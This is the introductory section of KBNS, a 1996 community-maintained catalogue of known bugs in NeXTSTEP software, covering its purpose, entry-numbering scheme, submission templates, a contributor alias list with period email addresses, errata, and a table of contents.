

``It just works!" ⓓ Steve Jobs

Note:

At its current size, KBNS takes a very long time to load. I'm sorry about this, but I have no plans to provide a solution at this time. It's best to load once and keep it around as a miniaturised window. Sometime in the future, KBNS might be radically transformed, perhaps with a WEB interface, but don't hold your breath.

This file is: <ftp://next-ftp.peak.org/pub/next/documents/KBNS.33.2.rtf.gz>

Note that <ftp://next-ftp.peak.org/pub/next/> was previously on <ftp://ftp.cs.orst.edu/software/NeXT/>

This version published on: 1996-03-20

Current administrator: Raf_Schietekat (aliases explained below)

Send me a note about whether you like KBNS, to make me happy. I want to hear from you!

[;KBNS.33.2.rtf;Contents;](#)[↔Contents](#)

[;KBNS.33.2.rtf;Other Information;](#)[↔Other Information](#)

[;KBNS.33.2.rtf;Aliases;](#)[↔Aliases](#)

[;KBNS.33.2.rtf;Contributing;](#)[↔Contributing](#)

[;KBNS.33.2.rtf;Administrator;](#)[↔Administrator](#)

Obvious tip for following a KBNS.00.0.000 link (as in ``see also", when there's nothing appending to the right): double-click on it, and do cmd-e, cmd-g. Don't include any underscore or anything that follows it, though.

Sorry for the small text (not the 1-point text, which is meant for visual compression, unless there's a whole lot of it), and the XXX stuff: I didn't get round to processing it yet for some reason. You're welcome to help!

Known Bugs in NeXT Software (aka. KBNS)

NextStep? NeXTstep? NeXTStep? NeXTSTEP? NEXTSTEP? ... OpenStep?
Originally, KBNS stood for ``Known Bugs in NextStep''.

Purpose

Establishing a *public* centralised database of bugs in software by NeXT, meant to be consulted by users (the major source of information herein)

- to steer clear of trouble,
- to make it unnecessary to waste much time trying to identify a bug or finding out whether it has already been identified (that's why KBNS should be exhaustive),
- to share workarounds,

and by NeXT as a checklist for cleaning up and improving its software (I hope to hear more of them).

What can KBNS do for you, and what should you do to help others benefit from it?

- If you discover a bug, check KBNS for more information.
- If the problem is not described yet, please send a report to KBNS's administrator.
- If the problem *is* described, but it's registered as open-ended for a previous release (e.g., 3.1o if it's now 3.2), report whether it is now cured or not.
- If you have a solution or a workaround to a problem that is not already included, send a report.
- If there is a mistake (a ``bug" :-)) in this file, do tell KBNS's administrator!
- If something is not clear, please contact one of the people mentioned, and contact me after that to suggest a change to the entry.

· *Do send a report to Bug_NeXT*. Maybe some things do get cured if there are a lot of complaints. Include the KBNS reference or a full copy of the item!

Some entries are not fully developed or don't have a solution because it is not evident that this is a problem worth pursuing, and they're included as ``seeds" only.

Grave dangers and lowly suggestions, from NeRDy to nerdy, are mixed together here.

Compiling this collection is a personal and purely voluntary effort (I must be crazy or something), but I view its present and future as a community effort in which I am just the moderator/administrator. (For KBNS.32.0, I've pressed all contributors so far to update their entries, but not all of them have responded. I did not update a majority of my own entries, but I have the excuse that I am at least the largest single contributor... and, unless NeXT cures my stuff first, I hope that it stays that way. :-))

It's all up to you!

Style, or Tone

For historical reasons (what an excuse...) many of the entries in this file have a rather belligerent quality to them, to say the least. But I'm trying to make this collection more ``professional" (short of reworking all of it in one go), as *some* reactions have indicated that the style and/or tone of KBNS thus far defeats its purpose. Look at entries since about KBNS.32.0.052 for the new style.

If you are bothered in any way by the style of any entry in particular, please tell me and I will adapt it. But this policy is only *demand-driven*: I have no ambition whatsoever to rephrase everything in one go.

Note: The contents of this file in no way represent negative criticism of NEXTSTEP as compared to other systems. In fact, I (Raf Schietekat) use NEXTSTEP quite exclusively, and the fact that I have compiled all of this is a token of my affection... :-)

Scope

The following is limited to the official NeXTSTEP distribution, and generally excludes facts described in /NextLibrary/Documentation/ReleaseNotes.
A selection of bugs known to me (almost all, really).
A selection of suggestions I want to make (many, but far from all), sort of compensation for maintaining this file¼ Don't read them if you don't want to.
A selection of ``refereed" reproducible bugs reported to me (indicated are: who discovered (by default the reporter), who reported, who verified, so that it is clear whom you should contact for problems or further elaboration).
Notices of cures by NeXT's programmers wanted!
Some rumours and input from other sources (indicated as such).
This file incorporates all my reports to Bug_NeXT(ec) that are still valid (i.e., 1358, 1446, 1897 (not second item: cured), 1899, 2028, 2064, 2100, 2101 on Bug_NeXTec, none on Bug_NeXT) and replaces various submissions (among them earlier versions of this compilation), e.g., Bug_NeXT.48688 is KBNS.11.0.
Printed release notes [6004.00] with NEXTSTEP_Dev_3.1 are incorporated into this file.

Note: I have carefully left out remarks about what NeXT has done well :-), and the principal measure was perfection, which uses a rather harsh set of standards.

KBNS.xx.y.zzz_oR.ro (explanation of identifiers and applicability ranges) KBNS.32.0.rev

For a summary of the important stuff, jump to the end of this section.

Every entry has a unique identifier KBNS.xx.y.zzz. I've always added KBNS, so that it is clear what such an identifier is, wherever it is mentioned (for casually referencing on a mailing list, perhaps). xx.y signifies the KBNS release in which this entry was added, so that you can search for the string KBNS.xx.y if you're interested in new bugs if you've just retrieved version KBNS.xx.y (since 32.0, which follows 11.3, the first two digits indicate the latest NEXTSTEP release mentioned, and the third digit is an intra-NEXTSTEP-release KBNS-version specifier). And zzz is the unique item identifier within any KBNS release.

KBNS.xx.y.zzz is the ``primary key" here, and can be used to identify an item; after that comes information about the range of applicability of this entry, so that you can know for which releases of NS a particular bug was tested, and whether it applied or not. This is significant for maintenance of this file. This is represented as a range (possibly of length 1), where the entry was verified to apply. At both ends, letters o or c indicate whether the true range of applicability might extend outside of the tested range at this end. An o (for open-ended) means that it is not known whether the bug does appear outside the specified range at this end (it was not tested). A c (for closed) means that the bug is known *not* to apply outside of the indicated range at

this end (at the right end this may be read as the c for cured). At the left, there may also be no letter at all, meaning that extending the range that way would make no sense anyway (e.g., there was no DBKit before 3.0), but you can read this as if there were a c here.

Marks like KBNS.11.3.rev mean that this entry was revised in KBNS.11.3, so that you might want to look at it again.

A range like KBNS.00.0.000_3.0o_o3.2o means that 3.1 wasn't tested, but may also exhibit the described symptoms, whereas KBNS.00.0.000_3.0c_c3.2o would mean that the bug was temporarily cured in 3.1 but reappeared in 3.2 (well, I don't actually remember any non-contiguous bugs). Something like _o3.0o_b3.2 means that this entry applies in 3.0 and maybe beyond, but does not apply to 3.2 anymore, so the effective range is either o3.0c or o3.0±3.1c (the b stands for *before*).

Hmm, a bit complicated after all (I have a new scheme in mind, but I don't want to spend all that time implementing it)··· So here's a summary that makes you not have to think that much anymore:

Summary (for 3.3 as the latest release): if the entry ends with

- 3.3o, it still applies to 3.3
- Xo, where X is not 3.3, it *may* still apply to 3.3
- 3.2c or b3.3, it does not apply anymore in 3.3

Copyright

Permission is given to reproduce anything that was written by myself or quoted from non-copyrighted material, provided that this source is mentioned (so that KBNS can work as a central repository). A notification is appreciated in case of large distribution.

I have quoted literally from a few sources (NeXT documentation, Developer mailings, ReleaseNotes) with reference to their origin. These items are copyrighted, but they are reproduced either to criticise them, or to avoid introducing mistakes.

I invite you···

···to submit your own *reproducible bugs* that are *not yet included here* to me, for inclusion in the next version, as well as comments, high acclaim and¼ bugs in this file! Please only NEXTSTEP, and not before 3.0. And **only reproducible bugs** (I don't want to get swamped, this is a voluntary

effort, and I reserve the other categories to myself here, kinda like compensation; suggestions to cure obvious shortcomings are a border case). Try to classify them somewhat like this file does, and collect them in a single message. It would be very helpful to include testimony that someone else could reproduce the bug from a concise description: I could then include that almost literally and without having to test it myself.

NeXT programmers are urged to send reports of bug cures.

Please no big files: first Build a project with option clean, no big .snd or .tiff files, and check if it's not already sufficiently covered here^{1/4}

Contributing;→To contribute material...

...you might like to edit one of the following messages (only the parts in italics), but rather use free format than not contribute at all.

Remember:

· Format: NeXT Mail when the triangle is not visible in the deliver button (i.e., not uuencoded) can cause trouble for some sites (mostly non-Internet), such as mine, so click once or twice (or more) until you have Non-NeXT, or make sure you force uuencoded mail (include and delete an ellipsis=alt-period, for instance). See category ;KBNS.33.2.rtf;/NextApps/Mail.app;→/NextApps/Mail.app.

Please include your name in alias style (John_Doe) and Internet style. Please check my limitations for reaching addresses by e-mail below, in my ``signature" (provide the address of someone who will forward any questions I might have, if necessary).

(NeXT can be contacted at Bug_NeXT@NeXT.com in America and at Bug_NeXTec@NeXT.com in Europe, but you can be almost sure they won't return anything else than an automated log notice with their reference number. They prefer one item per message only. You might want to forward pointers to KBNS items that you find important, because KBNS is still *very* informally used at NeXT.)

If you want to contribute a known-bug report.

To: Raf_Schietekat

Subject: KBNS.XX.X.rtf submission

The version of this compilation that I have is: *Version 10.*

Category: *Hardware (a category is the thing with the largest font in this file)*

Subcategory: *Pizza Box*

Hardware platform: *NeXTstation, all kinds*

NeXTSTEP version: *o2.1±3.0o (it applies to everything from 2.1 to 3.0, I didn't yet test outside of that range)*

Real name (*first and last name linked with an underscore*): *John_Doe*

E-mail: *jdoe@foo.bar.com (NeXT Mail preferred), my old address john@next.dee.com is now invalid*

Severity: (*hardware reset required/NMI reboot required/login window appears/application crash/data corruption/display mishap...*) *none of these: unrecoverable hardware damage*

References: *Bug_NeXTec knows this as #8764349872 (just kidding) and I posted it to comp.sys.next.bugs on 1993-01-15.*

Verified: *X_Y (x@z.com) has tried it too and roughly confirms my findings*

Description: *A NeXT computer won't always start up again after it has been dropped to the floor. I think there's a specific pattern here, but I've been unable to obtain cooperation from other labs to complete my analysis.*

Documentation: *A statistical analysis is documented in ftp://foo.bar.com/next/bugs/droppings.rtf*

Workaround: *Covering the floor with mattresses often helps, but this is a rather awkward solution.*

General comments: *I think your bugs collection stinks. It has never saved me any time. Why don't you just quit.*

If you want to contest or clarify anything, answer any question, provide a workaround, or wish to notify me that the item is cured (NeXT^{1/4}).

To: *Raf_Schietekat*

Subject: *KBNS.XX.X.rtf comment*

The version of this compilation that I have is: *Version 10.*

Real name (*first and last name linked with an underscore*): *John_Doe*

E-mail: *jdoe@foo.bar.com*

Identification: *KBNS.00.0.000_o3.0o*

Comment: *Isn't that a very naughty number! I have tested this in 3.1 and it is not solved!*

General comments: *I think your bugs collection stinks. It has never saved me any time. Why don't you just quit.*

Other Information;¬Other Information ;KBNS.33.2.rtf;Contents;¬Contents

#import ;/NextLibrary/Documentation/NextAdmin/ReleaseNotes/Contents.rtf;;¬NextAdmin/ReleaseNotes

#import ;/NextLibrary/Documentation/NextDev/ReleaseNotes/Contents.rtf;;¬NextDev/ReleaseNotes

NeXT publishes selected pieces of information on ftp.next.com. For NeXTanswers.1234 and NeXTanswers.2345, for example, either browse around

by logging into the anonymous ftp account, or send a message to NeXTanswers@NeXT.com with subject/content ``index help" for information about usage, or subject/content ``1234 2345" for the two example entries.

comp.sys.next.bugs is the newsgroup to monitor for the very latest info. If you can only receive e-mail, there's a digest list: send a message without subject to digestif@antigone.com, with content ``SUB next-bugs-d John Doe" (substitute your own name).

FAQs are posted regularly to comp.sys.next.announce, and you can fetch them from ftp://rtfm.mit.edu/pub/usenet/news.answers as well.

Here's some information about an ftp-to-mail gateway: send mail to BITFTP@PUCC.Princeton.edu, no subject, and a message body like

```
FTP cs.orst.edu UUENCODE
USER anonymous
BINARY
HELP
CD /pub/next/documents
DIR
GET KBNS.32.1.rtf.Z
QUIT
```

(any large file will be chopped up, and you'll have to glue it together again before uudecode'ing).

Aliases;¬Aliases

Please disregard all mail addresses further on in this collection (they may be stale, not apply to your site or be awkwardly mutilated). All references to contributing authors (also indirectly!) and some others use these aliases, so it's the best way to look for them. I will maintain only this list, and not care about anything that *looks* like a mail address further on.

- N means NeXTmail literate,
- n means NeXTmail literate but not encouraged,
- m means only ASCII mail,
- . is unknown.

You can sort on first name by piping through `sort`. To add these to your Mail's private aliases (**warning**: *may or may not* preserve existing aliases that

appear in this list, unlike what I said earlier): e.g., Quit Mail, pipe the aliases through `awk '{print $1,$3}' >> ~/.NeXT/.mailaliases` and relaunch Mail. A date indicates a verified communication on that address. Please report any errors.

To reach addresses like `jdoe@foobar.bitnet` from the Internet, you may need to disguise them as `jdoe%foobar.bitnet@uunet.uu.net` or something. Remember: NeXT Mail when the triangle is not visible in the deliver button (i.e., not uuencoded) can cause trouble for some sites (mostly non-Internet), such as mine, so click once or twice (or more) until you have Non-NeXT, or make sure you force uuencoded mail (include and delete an `ellipsis=cmd-period`, for instance). See category Mail.

```
Steven_Abell:      . abell@netcom.com
Mark_Adler:        N madler@cco.caltech.edu      1994-01-11
Dale_Amon:         . amon@cs.qub.ac.uk          ``Unknown or inaccessible site - CS.QUB.AC.UK'' on 1994-01-11
Gregory_Anderson: N Greg_Anderson@afs.com      1994-02-18
Ronald_Antony:     m rca@cs.brown.edu             <rca@CS.BROWN.EDU>... User unknown on 1994-01-11
Andrew_Athan:     N athan@object.com          1994-01-11
Ian_Bainbridge:   . ian@mindvox.phantom.com      1993-06-22
Christian_Baur:   m cbaur@informatik.uni-muenchen.de  1994-01-14
Arrigo_Benedetti: N arrigo@cube.sublink.org      1994-01-15 //!! Message is too large; 100000 bytes max
Alex_Blakemore:   N alex@cs.umd.edu              1993-12-24
Klaus_Brouwer:    . brouwer@minnie.informatik.uni-stuttgart.de 1994-06-24
Dale_Brisinda:    N dale@pegasus.cuc.ab.ca        1994-01-11
Dan_Brown:        N dbbrown@mrj.com              1993-06-21 (previously dbbrown@eastrg2.cray.com)
Robert_Brown:     N brown@quorum.com            1994-01-11
Bill_Bumgarner:   N bbum@friday.com             1994-01-11 (previously bbum@stone.com, now forwards)
Peter_Burka:      n peter@bert.psyc.upei.ca     1995-08-15
Thomas_Burkholder: N Thomas_Burkholder@NeXT.com  1994-01-11
Klaus_Dahlenburg: . kdburg@incoah.hanse.de      1994-04-27
Timothy_Dawson:   . tdawson@is.com              1994-01-08
Matthew_Dillon:   m dillon@apollo.west.oic.com  1994-02-17 (abandoned NEXTSTEP)
Dion_Dock:        . dockd@storm.cs.orst.edu     1993-05-20
Erik_Doernenburg: . erik@amg.de                 1995-02-01 actually, it's ``Erik Dörnenburg'', probably
Nicolas_Dore:     N nico@imani.cam.org           1994-01-11
Mark_Doyle:       . doyle@mmm.lanl.gov           1995-08-11
Garance_Drosehn:  N gad@eclipse.its.rpi.edu     1995-04-17
Harvey_Dueck:     . harv@ali.bc.ca              1993-09-23
Carl_Edman:       N cedman@princeton.edu        1995-09-07
```

Marc_Elvy:	. elvy@marble.com	1993-04-23	
Mike_Ferris:	. mike@lorax.com	1994-01-07	
Robert_Fischer:	N rfi@jeans.fokus.gmd.de	1994-01-10	
Henry_Flurry:	N henryf@imagine.com	1994-01-17	
Charles_Fu:	N ccwf@cns.caltech.edu	1994-01-11	
Thomas_Funke:	N thf@zelator.in-berlin.de	1994-01-11	
Windflower_Gilbert:	N windy@pencom.com	1994-01-11	
Bruce_Gingery:	N bruce@totsyssoft.com	1994-01-11	
Errol_Ginsberg:	N errol@ridgeback.com		
Brian_Glaeske:	. glaeske@plains.NoDak.edu		`<glaeske@plains.NoDak.edu>... User unknown'' on 1994-01-11
David_Griffiths:	N dave@prim.demon.co.uk	1994-01-11	
Eric_Guichard:	N guichard@sociologie.ens.fr	1994-01-11	
Kerry_Guise:	. kerry@totara.cs.waikato.ac.nz	1994-01-12	
Tom_Hageman:	N tom@basil.icce.rug.nl	1993-11-02	
Charles_dHarcourt:	N charles@harcourt.com	1994-01-11	actually, it's ``Charles d'Harcourt''
Bradley_Head:	N brad@instep.wimsey.com	1995-04-19	
Anthony_Heading:	. heading@signal.dra.hmg.gb	1994-01-12	
Jonathan_Hendry:	. jon@afs.com	1993-04-21	
Scott_Hess:	N scott@nic.gac.edu	1993-12-..	(this address will probably survive shess@ssesco.com)
John_Immordino:	N John_Immordino@NeXT.com	1993-10-14	
Art_Isbell:	N art@cubicsol.com	1994-01-11	(isbell@cats.ucsc.edu now forwards)
Michael_Johnson:	. wave@media.mit.edu	1994-01-15	
Beth_Katz:	. dhutchen@millersv.bitnet	1993-01-26	
Robert_Kedoin:	N rob@lighthouse.com	1994-01-11	
Gideon_King:	. gideon@black_albatross.otago.ac.nz	1995-06-14	
Dylan_Kohler:	N dylan@angst.com	1994-01-11	
David_Koski:	N dkoski@gorgatron.tuc.noao.edu	1994-01-11	
Peter_Kron:	N Peter_Kron@corona.com	1994-01-21	
Daniel_LaLiberte:	. liberte@cs.uiuc.edu	1993-02-03	
Dennis_Lam:	N lam@tds.com	1994-01-11	
Hermann_Lauer:	N hlauer@dali.uphys.uni-heidelberg.de	1994-01-11	
Alexander_Lehmann:	. alex@hal.rhein-main.de	1993-04-22	
Dirk_Lehmann:	. lehmann@iaeb.kloeckner-hb.de	1994-11-03	
Christopher_Lloyd:	. lloyd@world.std.com	1994-03-12	
Johan_Lorre:	N jlorre@andi.org	1993-11-26	actually, it's ``Johan Lorrý''

Lennart_Lovstrand:	N Lennart_Lovstrand@NeXT.com	1994-01-10	actually, it's ``Lennart Lövstrand''
Paul_Lynch:	N Paul_Lynch@plsys.com	1995-09-07	
Jeff_Martin:	N Jeff_Martin@NeXT.com		``<Jeff_Martin@NeXT.com>... 554 Service unavailable'' on 1994-01-11
Clifford_Matthews:	N ctm@ardi.com	1994-01-11	
Mark_McCallum:	. mccallum@world.sinet.slb.com		
Trey_McClendon:	N trey@hsv.tybrin.com	1994-08-29	
Don_McGregor:	N mcgredo@proponent.com	1994-01-11	
James_McKelvey:	N mckelvey@fafnir.com	1993-01-26	(mckelvey@suite.com at work)
Mark_Mendel:	. radical!mgm@is.com		(clean domain style?)
Uwe_Meyer-Gruhl:	. meyergru@informatik.tu-muenchen.de	1993-06-15	
James_Moosmann:	N moose@antilles.nosc.mil	1994-01-11	
Andy_Newman:	. andy@research.canon.oz.au	1994-04-28	
Mai_Nguyen:	N Mai_Nguyen@NeXT.com	1994-01-11	
Robert_Nicholson:	. robert@steffi.dgsys.com	1996-02-07	
Eric_Norum:	N eric@skatter.usask.ca	1994-01-11	
Moises_Oliveira:	. oliverm@nevada.edu		``User unknown'' on 1994-01-11
Ali_Ozer:	N Ali_Ozer@NeXT.com	1994-01-11	
Mike_Panzitta:	. mike%doberman@Princeton.edu		(clean domain style? mike@doberman.com perhaps? bounces at my mail relay)
Antonio_Pascoa:	. apf@io.fct.unl.pt	1993-01-15	
Lorin_Rivers:	N lorinr@altsys.com	1994-01-11	
Tomas_Rokicki:	m rokicki@cs.stanford.edu	1994-07-15	
Michael_Ross:	N mross@antigone.com	1994-01-11	
Ivo_Rothschild:	N ivo@hasc.ca	1994-08-04	
Corey_Satten:	. corey@milton.u.washington.edu		``Host 'milton.u.washington.edu' Unknown'' on 1994-01-11
Raf_Schietekat:	N rfschtk@maze.ruca.ua.ac.be	1994-03-26	(aka. banruc60.bitnet until 1994-06-30)
Douglas_Scott:	N doug@foxtrot.ccmrc.ucsb.edu	1994-01-11	
Eric_Scott:	N eps@toaster.sfsu.edu	1994-01-11	
Michael_Shaler:	N mshaler@tdocad.sps.mot.com	1994-01-11	
Frank_Siegert:	m frank@atlas.physchem.chemie.uni-tuebingen.de	1993-05-..	bounced at my mail relay on 1994-01-11
Douglas_Simons:	N doug@thoughtful.com	1993-07-07	
Subrata_Sircar:	N ssircar@canon.com	1994-01-11	``User unknown'' on 1994-08-01
Jeremy_Slade:	N slade@alpine.lance.colostate.edu	1994-01-11	(``unavailable until 1995-01-01'')
Howard_Smith:	N smith@nextone.niehs.nih.gov	1994-01-11	
Kate_Smith:	N Kate_Smith@NeXT.com	1994-01-11	

John_Soward:	. soward@slow.inslab.uky.edu	1994-06-14
Charles_Spitzer:	N charlie@snowflake.az.stratus.com	1994-01-11
Frederic_Stark:	. fred@improve.fdn.org	1995-06-16
David_Stes:	N stes@maze.ruca.ua.ac.be	1994-09-18
John_Stockwell:	N john@dix.mines.colorado.edu	1994-01-11
Andrew_Stone:	. andrew@stone.com	1993-12-24
Graham_Stoney:	. greyham@research.canon.oz.au	1993-11-29
Avadis_Tevanian:	N Avadis_Tevanian@NeXT.com	1994-07-31
Frank_Thomas:	N frank@glocke.robin.de	1993-08-31 bounced at my mail relay on 1994-01-11
Dimitri_Tischenko:	N D.B.Tischenko@TWI.TUdelft.nl	1994-02-24
Greg_Titus:	N toon@omnigroup.com	1995-04-24
Linus_Upson:	N lupson@geom.umn.edu	1993-02-..
Gordon_Van_Huizen:	. gvh@metrosoft.com	1993-03-31
Paul_Verket:	N verket@venice.sedd.trw.com	1993-02-15
Marcel_Waldvogel:	N waldvogel@uptime.ch	1994-01-11
Kevin_Wang:	. kwang@data.acs.calpoly.edu	1994-01-13
Ivo_Welch:	N ivo@next.agsm.ucla.edu	1994-01-11
Markus_Wenzel:	N mow@marsu.tynet.sub.org	1994-01-11
Doug_Wiebe:	N doug_wiebe@next.com	1994-01-11
Gerben_Wierda:	N gerben@rna.nl	1994-05-16
Keith_Willard:	N keithw@tahiti.umhc.umn.edu	1994-01-28
Brian_Willoughby:	N brianw@sounds.wa.com	1995-04-15
Rolf_Woehrmann:	N rolf@rolfhh.hanse.de	1994-12-22, actually, it's ``Rolf Wöhrmann'' (I think)
Irving_Wolfe:	. irving@Happy-Man.com	1994-01-20
Ralph_Zazula:	N Ralph_Zazula@next.com	1994-02-03
Montgomery_Zukowski:	N monty@intuitiveedge.com	1994-01-11

Errata Only for reports that had a KBNS tag at one time. References may be to the original items or to their modifications. These items are of course already applied to the text!

About version 6.

wierda@ltb.ltb.bso.nl for Gerben_Wierda was already stale (site removed) then.

I won't send out individual update notifications anymore.

About version pre-8.0.

Raf_Schietekat: N rfschtkkt@maze.ruca.ac.be (sorry, not usable yet, although I thought it was)

About version pre-9.1.

The filter suggested for use with the Aliases list *may or may not* preserve existing aliases, unlike what I said earlier (that it would).

About version pre-9.1.

Look again at /bin/diff. The bug is different from what I described earlier.

About version... (not mentioned hereafter).

KBNS.10.1.005 About setuid scripts on different platforms.

KBNS.10.1.021 KBNS.10.1.022 Bug_NeXTec.44209 About crashing because of freed NXBrowserCell images: see **KBNS.10.2.010** (wasn't a bug)

KBNS.00.0.091

KBNS.00.0.216 Oops, didn't see `make depend`.

KBNS.00.0.279 tmpnam(3) According to Bug_NeXT report #14996 as quoted in ``core dump" in a 1992-09 Developer mailing, this function always returns the same name. That makes it unusable to create a temporary file. Workaround: use `mk(s)temp(3)` or `NXGetTempFilename(AppKit)` instead (`NXTempFilename()` as suggested by the ``core dump" quote doesn't exist). When will this be solved? Is `tmpfile(3)` affected or is this still usable?" This was before 3.0, so I removed **KBNS.00.0.279** (including Alexander_Lehmann's patch), but `tmpnam` has got a new report **KBNS.10.3.023**.

KBNS.10.2.018 is really an application of **KBNS.10.2.013**

KBNS.00.0.032 Was a mistake, explained in previous versions.

KBNS.00.0.328_o3.0o KBNS.11.1.rev (Reported on comp.sys.next.programmer on 1993-04-04 by Raf_Schietekat, supported by Charles_Spitzer. `NXLocalizedString` doesn't look at `.lproj` folders in a Contents Inspector, not even `English.lproj`. Workaround, anyone? Tell us both.) We just used `NXLocalizedString` instead of `NXLocalizedStringFromTableInBundle`... Sorry for the false alarm.

KBNS.00.0.069 KBNS.11.2.rev Trimmed a bit (rather boring details and a mistake omitted, just check what's been left).

Corrected in KBNS.32.0:

KBNS.00.0.340_o2.1±3.0o If an attachment is dragged into a Non-NeXT Compose window, its path is added as text. Well, it's probably a feature.

KBNS.10.1.004 just belongs to **KBNS.00.0.263**

KBNS.00.0.102_o3.0o Suggestions about wasted disk space. Oh well...

KBNS.11.0.012_c3.1o Annoying but apparently harmless bug reported by `Windflower_Gilbert` on `NeXT-prog@cpac.washington.edu`, on 1993-08-10, not verified

Was apparently not NEXTSTEP's fault, admits Windflower_Gilbert.

KBNS.00.0.153_o3.0o_o3.2o Bug with receipt sound.

Sorry, my analysis was wrong. The sound *can* be disabled, but you just have to remember to click Set, as Lennart_Lovstrand pointed out. Stupid me.

KBNS.00.0.227_o3.0o KBNS.00.0.228_o3.0o HeaderViewer suggestions that aren't very useful

KBNS.10.3.031_c3.1o NCARGS in <sys/param.h>, ARG_MAX in <ansi/limits.h>, reported by Charles_Fu on NeXT-prog@cpac.washington.edu, I verified that things are OK on 3.0, Charles_Fu isn't entirely happy with this report and I'm waiting for his changes KBNS.11.0.rev Subrata_Sircar says that 3.1 black ``supports 40960 as defined", and now Charles_Fu has revoked his report

KBNS.00.0.006_o3.0o Suggestion about uniformity. Oh well...

Corrected in KBNS.32.1:

KBNS.10.2.008_o3.0o Suggestion, style of writing (Really too insignificant.)

KBNS.10.3.007_o3.0o A LIE! I can't believe I wrote this... When checked in 3.2, there isn't a trace of evidence to support it, and I doubt that it was ever true.

KBNS.00.0.111_o3.0o DPS *is* aware of the screen size on my 3.2 NeXTstation (but that's probably because 92 is hard-coded into the server).

KBNS.00.0.143_o3.0o_o3.2o Really a Terminal problem, rather than an Edit problem.

Corrected in KBNS.32.2:

KBNS.00.0.106 There *is* a guideline about ~/.AppInfo.

Corrected in KBNS.33.1:

KBNS.10.2.032 Was classified under NXBrowser documentation.

KBNS.33.0.007 Was classified in its own bogus 01_RootClass/Classes/Application.rtf subcategory.

Acknowledgements

Thanks to the various authors (especially Subrata_Sircar, who has been a *major* contributor), and to the administrators of the ftp sites.

Administrator;¬Administrator/moderator/`I" personality

Remark that much of this was formulated, for historical reasons, as if the administrator of KBNS were speaking directly to NeXT, the programmers.

Raf Schietekat, RfSchtk@maze.ruca.ua.ac.be (NeXTmail), Flanders, Belgium

If I don't answer: my mail relay can't handle !, % or .uucp, I think

Contents;¬Contents **Tip:** For more freedom, copy-paste this to a new RTF window without saving (the buttons will still do their thing)!

Object kits: ;KBNS.33.2.rtf;AppKit, Common;¬AppKit,
Common ;KBNS.33.2.rtf;DBKit;¬DBKit ;KBNS.33.2.rtf;DriverKit;¬DriverKit ;KBNS.33.2.rtf;Executive Objects Framework;¬Executive Objects
Framework
;KBNS.33.2.rtf;FoundationKit;¬FoundationKit ;KBNS.33.2.rtf;IndexingKit;¬IndexingKit ;KBNS.33.2.rtf;MachKit;¬MachKit ;KBNS.33.2.rtf;RenderMan,
3DKit;¬RenderMan, 3DKit ;KBNS.33.2.rtf;SoundKit;¬SoundKit
Subsystems: ;KBNS.33.2.rtf;Distributed Objects;¬Distributed
Objects ;KBNS.33.2.rtf;MIDI;¬MIDI ;KBNS.33.2.rtf;NetInfo;¬NetInfo ;KBNS.33.2.rtf;PostScript;¬PostScript ;KBNS.33.2.rtf;RenderMan,
3DKit;¬RenderMan, 3DKit
Lowest level: ;KBNS.33.2.rtf;Devices;¬Devices ;KBNS.33.2.rtf;Hardware Specific;¬Hardware Specific ;KBNS.33.2.rtf;Unix, Mach, Libraries;¬Unix,
Mach, Libraries

/NextAdmin: ;KBNS.33.2.rtf;/NextAdmin/Installer.app;¬Installer.app
;KBNS.33.2.rtf;/NextAdmin/NetInfoManager.app;¬NetInfoManager.app
;KBNS.33.2.rtf;/NextAdmin/NFSManager.app;¬NFSManager.app ;KBNS.33.2.rtf;/NextAdmin/UserManager.app;¬userManager.app
/NextApps: ;KBNS.33.2.rtf;/NextApps/Edit.app;¬Edit.app ;KBNS.33.2.rtf;/NextApps/Faxreader.app;¬Faxreader.app
;KBNS.33.2.rtf;/NextApps/Librarian.app;¬Librarian.app ;KBNS.33.2.rtf;/NextApps/Mail.app;¬Mail.app
;KBNS.33.2.rtf;/NextApps/Preferences.app;¬Preferences.app

;KBNS.33.2.rtf;/NextApps/Preview.app;¬Preview.app ;KBNS.33.2.rtf;/NextApps/PrintManager.app;¬PrintManager.app
;KBNS.33.2.rtf;/NextApps/Terminal.app;¬Terminal.app ;KBNS.33.2.rtf;/NextApps/Webster.app;¬Webster.app
/NextDeveloper:
Apps: ;KBNS.33.2.rtf;/NextDeveloper/Apps/DBModeler.app;¬DBModeler.app
;KBNS.33.2.rtf;/NextDeveloper/Apps/HeaderViewer.app;¬HeaderView.app
;KBNS.33.2.rtf;/NextDeveloper/Apps/IconBuilder.app;¬IconBuilder.app ;KBNS.33.2.rtf;/NextDeveloper/Apps/InterfaceBuilder.app;¬InterfaceBuilder.app
;KBNS.33.2.rtf;/NextDeveloper/Apps/MallocDebug.app;¬MallocDebug.app
;KBNS.33.2.rtf;/NextDeveloper/Apps/ProcessMonitor.app;¬ProcessMonitor.app ;KBNS.33.2.rtf;/NextDeveloper/Apps/ProjectBuilder.app,
Makefiles;¬ProjectBuilder.app, Makefiles ;KBNS.33.2.rtf;/NextDeveloper/Apps/Yap.app;¬Yap.app
;KBNS.33.2.rtf;/NextDeveloper/Demos;¬Demos ;KBNS.33.2.rtf;/NextDeveloper/Examples;¬Examples
;KBNS.33.2.rtf;/NextDeveloper/Source;¬Source
;KBNS.33.2.rtf;/NextLibrary/Documentation;¬/NextLibrary/Documentation:
;KBNS.33.2.rtf;/NextLibrary/Documentation/ManPages;¬ManPages ;KBNS.33.2.rtf;/NextLibrary/Documentation/NextAdmin;¬NextAdmin
NextDev: ;KBNS.33.2.rtf;/NextLibrary/Documentation/NextDev/Concepts;¬Concepts
;KBNS.33.2.rtf;/NextLibrary/Documentation/NextDev/DevTools;¬DevTools
;KBNS.33.2.rtf;/NextLibrary/Documentation/NextDev/GeneralRef;¬GeneralRef
;KBNS.33.2.rtf;/NextLibrary/Documentation/NextDev/Sybase;¬Sybase
;KBNS.33.2.rtf;/NextLibrary/Documentation/NextDev/UserInterface;¬UserInterface
;KBNS.33.2.rtf;/Upgrade*.app;¬/Upgrade*.app

(Other) developer tools: ;KBNS.33.2.rtf;Compiler;¬Compiler ;KBNS.33.2.rtf;Debugger;¬Debugger
Miscellaneous: ;KBNS.33.2.rtf;DOS;¬DOS ;KBNS.33.2.rtf;Generally;¬Generally ;KBNS.33.2.rtf;NeXTanswers;¬NeXTanswers ;KBNS.33.2.rtf;TeX;¬TeX
X
;KBNS.33.2.rtf;Third-party applications;¬Third-party applications ;KBNS.33.2.rtf;Unclassified;¬Unclassified ;KBNS.33.2.rtf;Workspace
Manager;¬Workspace Manager
Problem
